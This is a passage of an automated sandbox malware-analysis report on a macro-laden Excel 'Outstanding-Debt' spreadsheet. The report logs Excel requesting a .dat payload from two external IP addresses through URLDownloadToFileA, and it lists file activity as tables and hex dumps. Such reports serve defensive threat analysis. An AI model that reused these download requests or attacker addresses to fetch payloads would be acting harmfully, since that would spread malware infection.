0a<br>Data Ascii: <html><head><title>403 Forbidden</title></head><body> <h1>403 Forbidden</h1> <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page --> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.22 | 49166 | 5.34.179.36 | 80 | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| May 4, 2021 17:50:24.711678028 CEST | 1 | OUT | GET /44313,6048108796.dat HTTP/1.1<br>Accept: */*<br>UA-CPU: AMD64<br>Accept-Encoding: gzip, deflate<br>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)<br>Host: 5.34.179.36<br>Connection: Keep-Alive |
| May 4, 2021 17:50:25.261399031 CEST | 2 | IN | HTTP/1.1 403 Forbidden<br>Server: nginx<br>Date: Tue, 04 May 2021 15:50:25 GMT<br>Content-Type: text/html<br>Content-Length: 548<br>Connection: keep-alive<br>Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a<br>Data Ascii: <html><head><title>403 Forbidden</title></head><body> <h1>403 Forbidden</h1> <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page --> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 2 | 192.168.2.22 | 49167 | 45.153.229.23 | 80 | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| May 4, 2021 17:50:25.349792004 CEST | 3 | OUT | GET /44313,6048108796.dat HTTP/1.1<br>Accept: */*<br>UA-CPU: AMD64<br>Accept-Encoding: gzip, deflate<br>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)<br>Host: 45.153.229.23<br>Connection: Keep-Alive |
| May 4, 2021 17:50:25.475392103 CEST | 4 | IN | HTTP/1.1 403 Forbidden<br>Server: nginx<br>Date: Tue, 04 May 2021 15:50:25 GMT<br>Content-Type: text/html<br>Content-Length: 548<br>Connection: keep-alive<br>Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a<br>Data Ascii: <html><head><title>403 Forbidden</title></head><body> <h1>403 Forbidden</h1> <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page --> |

## Code Manipulations

## Statistics

## System Behavior

### Analysis Process: EXCEL.EXE PID: 2516 Parent PID: 584

#### General

| | |
|---|---|
| Start time: | 17:49:37 |
| Start date: | 04/05/2021 |
| Path: | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |
| Wow64 process (32bit): | false |
| Commandline: | 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding |
| Imagebase: | 0x13f840000 |
| File size: | 27641504 bytes |
| MD5 hash: | 5FB0A0F93382ECD19F5F499A5CAA59F0 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

#### File Activities

**File Created**

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\~DF2069FA3ED1025EC0.TMP | read attributes \| delete \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| delete on close | success or wait | 1 | 7FEEACD3241 | unknown |
| C:\Users\user\AppData\Local\Temp\VBE | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | success or wait | 1 | 7FEEAD326B4 | CreateDirectoryA |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\DE5E.tmp | read attributes \| synchronize \| generic read | device | synchronous io non alert \| non directory file | success or wait | 1 | 13FB8EC83 | GetTempFileNameW |
| C:\Users\user\Application Data\Microsoft\Forms | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | success or wait | 1 | 7FEEAC65A04 | unknown |
| C:\Users\user\Application Data\Microsoft\Forms\EXCEL.box | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file | success or wait | 1 | 7FEEAC65A04 | unknown |
| C:\Users\user\AppData\Local\Temp\32EE0000 | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 7FEEAC59AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\~DF022E3A12663B7196.TMP | read attributes \| delete \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| delete on close | success or wait | 1 | 7FEEAD5EBA8 | unknown |
| C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm | read attributes \| delete \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| delete on close \| open no recall | success or wait | 1 | 7FEEAC59AC0 | unknown |
| C:\Users\user\Desktop\33EE0000 | read attributes \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| open no recall | success or wait | 1 | 7FEEAC59AC0 | unknown |
| C:\Users\user\AppData\Local\Temp\~DFA80560319189520B.TMP | read attributes \| delete \| synchronize \| generic read \| generic write | device | synchronous io non alert \| non directory file \| delete on close | success or wait | 1 | 7FEEAD5EBA8 | unknown |
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 14056828C | URLDownloadToFileA |
| C:\Users\user\AppData\Local | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 14056828C | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 14056828C | URLDownloadToFileA |
| C:\Users\user | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 14056828C | URLDownloadToFileA |

Copyright Joe Security LLC 2021

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Roaming | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 14056828C | URLDownloadToFileA |
| C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 14056828C | URLDownloadToFileA |
| C:\Users\user\AppData\Local | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 14056828C | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\History | read data or list directory \| synchronize | device | directory file \| synchronous io non alert \| open for backup ident \| open reparse point | object name collision | 1 | 14056828C | URLDownloadToFileA |

### File Deleted

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| C:\Users\user\AppData\Roaming\Microsoft\Forms\EXCEL.box | success or wait | 1 | 7FEEAC65A04 | unknown |
| C:\Users\user\AppData\Local\Temp\DE5E.tmp | success or wait | 1 | 13FDFB818 | DeleteFileW |
| C:\Users\user\AppData\Local\Temp\~DFEC84CC379A012160.TMP | success or wait | 1 | 7FEEACF5E7B | unknown |

### File Moved

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\32EE0000 | C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv | success or wait | 1 | 7FEEAC59AC0 | unknown |
| C:\Users\user\Desktop\33EE0000 | C:\Users\user\Desktop\Outstanding-Debt-1636503299-05042021.xlsm | success or wait | 1 | 7FEEAC59AC0 | unknown |

### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm | unknown | 55 | 05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | .user | success or wait | 1 | 13FA8F526 | WriteFile |
| C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm | unknown | 110 | 05 00 41 00 6c 00 62 00 75 00 73 00 20 00 20 00 20

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 2 | 02 00 | .. | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 2 | 00 00 | .. | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 06 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 91 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 00 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 00 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 00 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | b3 02 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 0d 23 00 00 | .#.. | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 00 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 24 00 00 00 | $... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | ff ff ff ff | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 20 00 00 00 | ... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 80 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | 0d 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 4 | bc 00 00 00 | .... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 580 | 00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00 | ....d.....,.....X.....<br>.....L.....x...<br>....@.....l.....4.....<br>.....`.....(.....T...<br>.....H.....t.....<br><.....h.....0...<br>.....\.....$.....P.<br>.....\|.....D.....<br>p.....8..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00 | .....8..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00 | ..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00 | ....$..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00 | ..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00 | ..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00 | ..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00 | ..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 78 00 00 78 47 00 00 0f 00 00 00 | .....x..xG..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00 | .....T..... | success or wait | 1 | 7FEEACDFDDC | unknown |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00 | ..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 | ..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00 | .... ..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 16 | ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 3600 | 8c 1e 16 b2 c7 9d 81 47 96 cc 8e fe 03 1b 54 47 fe ff ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 | .....G.....TG.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0...,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#..... | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 976 | 20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff | ..... .....L..... ..... .....p...h..... .....0..... ..... .....d.....(# ..... .#..... | success or wait | 1 | 7FEEACDFDDC | unknown |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 2256 | 00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00 | ..... ..... .....

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 18296 | ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c | .........C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper .....8.VIReturnIntegerWW.....8.9IReturnBool | success or wait | 1 | 7FEEACDFDDC | unknown |
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 1620 | 22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47 | ".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW ..DragDropWW..InheritWWW..OnWW WW..OffWWW..DefaultWWW..ArrowW ..CrossW..IBeamW..SizeNESWWW.. SizeNS..SizeNWSEWW..SizeWE..Up ArrowWWW..HourG | success or wait | 1 | 7FEEACDFDDC | unknown |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd | unknown | 3600 | 1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00 | ...@.....@.....@.....@.. ......d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m.. | success or wait | 1 | 7FEEACDFDDC | unknown |
